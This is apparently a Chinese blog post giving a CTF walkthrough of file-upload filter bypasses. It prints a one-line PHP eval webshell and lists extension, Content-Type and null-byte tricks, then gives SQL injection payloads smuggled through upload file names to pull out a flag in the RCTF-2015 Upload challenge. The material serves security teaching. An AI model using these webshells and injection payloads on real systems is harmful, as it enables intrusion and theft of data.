文件上传---滴滴!我要上传shell

原创

山与路 于 2020-04-12 10:49:27 发布 3012 收藏

分类专栏： CTF

本文链接：https://blog.csdn.net/a1309525802/article/details/105465809

SQL-4

声明一点以下可能说的不是很友好,所以如有敏感词汇请评论我,作者会改

日常抱怨话语:文件上传没什么抱怨的,主要就是学会过滤

为什么要去理解该知识点

文件上传在CTF真的很常见,而且大多数过滤,有小数部分是注入,文件上传的目的常常传一句话木马然后利用菜刀或蚁剑来查找文件或者连接其数据库,但是你想传成功,哦不,CTF不可能让你那么轻松的,常见的套路无疑是以下几点:
1.只允许传图片格式文件
2.过滤掉文件名或内容中含有php等关键词
3.不生成上传路径

原理

只允许传图片格式文件

这种无疑是最常见但是过滤起来是最简单的,如果要过滤的那就送你一个字-------->套
如何套?你可以试试以下几种:
1.删除属性
2.用burp将文件改为.php
3.修改Content-Type
4.查看后端是如何进行判断

删除属性

删除属性的原理在于通过前端了判断你文件格式是否为图片格式,所以你需要进入开发者模式然后查看其调用了什么函数,然后将其禁用即可

用burp将文件改为.php

这种相对来说比较简单,可以直接用burp改其后缀名为php,这种简单的修改也不是很常见,比较CTF不会出这么简单的

修改Content-Type

Content-Type表示上传的类型,后端大部分通过其进行判断,所以将Content-Type修改为图片格式类型即可绕过,常见的图片类型:
1.image/jpeg
2.image/png
3.image/gif

查看后端是如何进行判断

网上常见的过滤有php.jpg.php进行过滤,我们可以通过其来讲解,有些后端是通过判断文件名的后缀名来判断文件类型,有时判断语句会先判断第一个.后面的内容为jpg/png/gif/bmp格式,有时会判断最后一个,所以对于这些通常用%00截断来过滤,原理在于php无法识别%00后面的内容,如果要详细明白其原理那就要你自己去百度了,这里我也不太明白

过滤掉文件名或内容中含有php等关键词

这种比较考php知识点,但是过滤其实还是与sql注入过滤原理差不多
1.大小写混写
2.叠写
3.Php的其他扩展名(pht,phtm,php3,php4,php5,php6,php6)

有时会过滤掉文件内容,常见的一句话木马

```
<?
php @eval($_POST['pass']);
?>
```

有时他也会同时将<?过滤掉,所以可以使用等价函数


不生成上传路径

这种比较难,而且现在出现的比较少,但是还是挺难的,面对这种一般都需要看是否有源代码泄露,或者看上传文件后有什么提示,有时会考虑到文件上传漏洞


CTF题目案例

RCTF-2015--->UPload

打开网站呈现这样:



遇到这种,先不考虑注入,先考虑登录成功后页面查看是否有可用知识,如没有或者无法登进就要考虑是用万能密码还是sql注入



Logout

file list(<10 files)

选择文件 未选择任何文件

submit

登入进去后呈现这样,可以发现是上传,那就尝试用burp抓包普通上传,看是否返回上传路径.如有则上传一句话,如需要过滤则用上面的”套”进行过滤

上传一个正常的文件后,页面返回内容为

Upload page - Welcome admin

Logout

file list(<10 files)

选择文件 1.jpg

submit

1.jpg

那就要先考虑是否有源码泄露

尝试robots.txt,memberpage.php.bak,index.php.bak,/.git/,www.zip都无果

那就考虑是否为文件上传注入漏洞,看到前面有回显文件名

所以可以初步判断为文件上传注入漏洞,sql语句可能为:

INSERT INTO `xxx`(`uid`,`name`) VALUES (‘uid号’,‘图片名’)

因为图片名会回显,所以讲图片名分解为’+hex(database())+’.jpg 这里用hex也是看其他大佬writeup的,反正不用则会回显0,主要原理还是不是明白,可能考虑到sql内核函数问题

将文件名改为’+hex(database())+’.jpg 页面回显为7765625

长度为7,那肯定有问题,因为网上的十六进制转文本都是每二个字符进行组合转换的

所以可以猜测十六进制并没有显示完整,所以可以尝试将其转换为十进制输出

用到的函数为conv(strng,当前进制,转换后的进制)

将文件名改为’+(conv(hex(database()),16,10))+’.jpg 页面回显为一个科学计数法,说明十进制数字很大,所以需要进行字符串截取

Substr()
Playload:

```
'+(conv(substr(hex(database()),1,12),16,10))+'.jpg
```

这里为什么截取12个字符,这里也不要说明,你可能将12变成13试试就明白了
回显:
131277325825392
暂时不需要转换,因为你已经知道十进制肯定大于12
所以继续,直到超出长度报错就可
最后组合得到十进制为:131277325825392192387 56转换为文本:web_upload
然后进行爆表:

```
'+(conv(substr(hex((select table_name from information_schema.tables where table_schema='web_upload' limit 1,1))
,1,12),16,10))+'.jpg
```


File '+(conv(substr(hex((table_name information_schema.tables where table_schema=database())),1,12),16,10))+'.jpg has been uploaded from 1234and uid is:1662

发现过滤了select ,from
所以可能尝试大小写,叠写,内置注释符
这里就直接用大佬的方法用叠写

```
'+(conv(substr(hex((selecselectt table_name frofromm information_schema.tables where table_schema='web_upload' l
imit 1,1)),1,12),16,10))+'.jpg
```

得到回显,同样像上面一样,最后组合的十进制为:1147848200313271126156766657051126156766657 05转文本
为:hello_flag_is_here

继续爆类名

```
'+(conv(substr(hex((selecselectt column_name frofromm information_schema.columns where table_name='hello_flag_is
_here' limit 0,1)),1,12),16,10))+'.jpg
```

最后得到类名:i_am_flag
然后爆值

```
'+(conv(substr(hex((selecselectt i_am_flag frofromm hello_flag_is_here limit 0,1)),1,12),16,10))+'.jpg
```

最后得到flag

最后可以参考一下大佬的writeup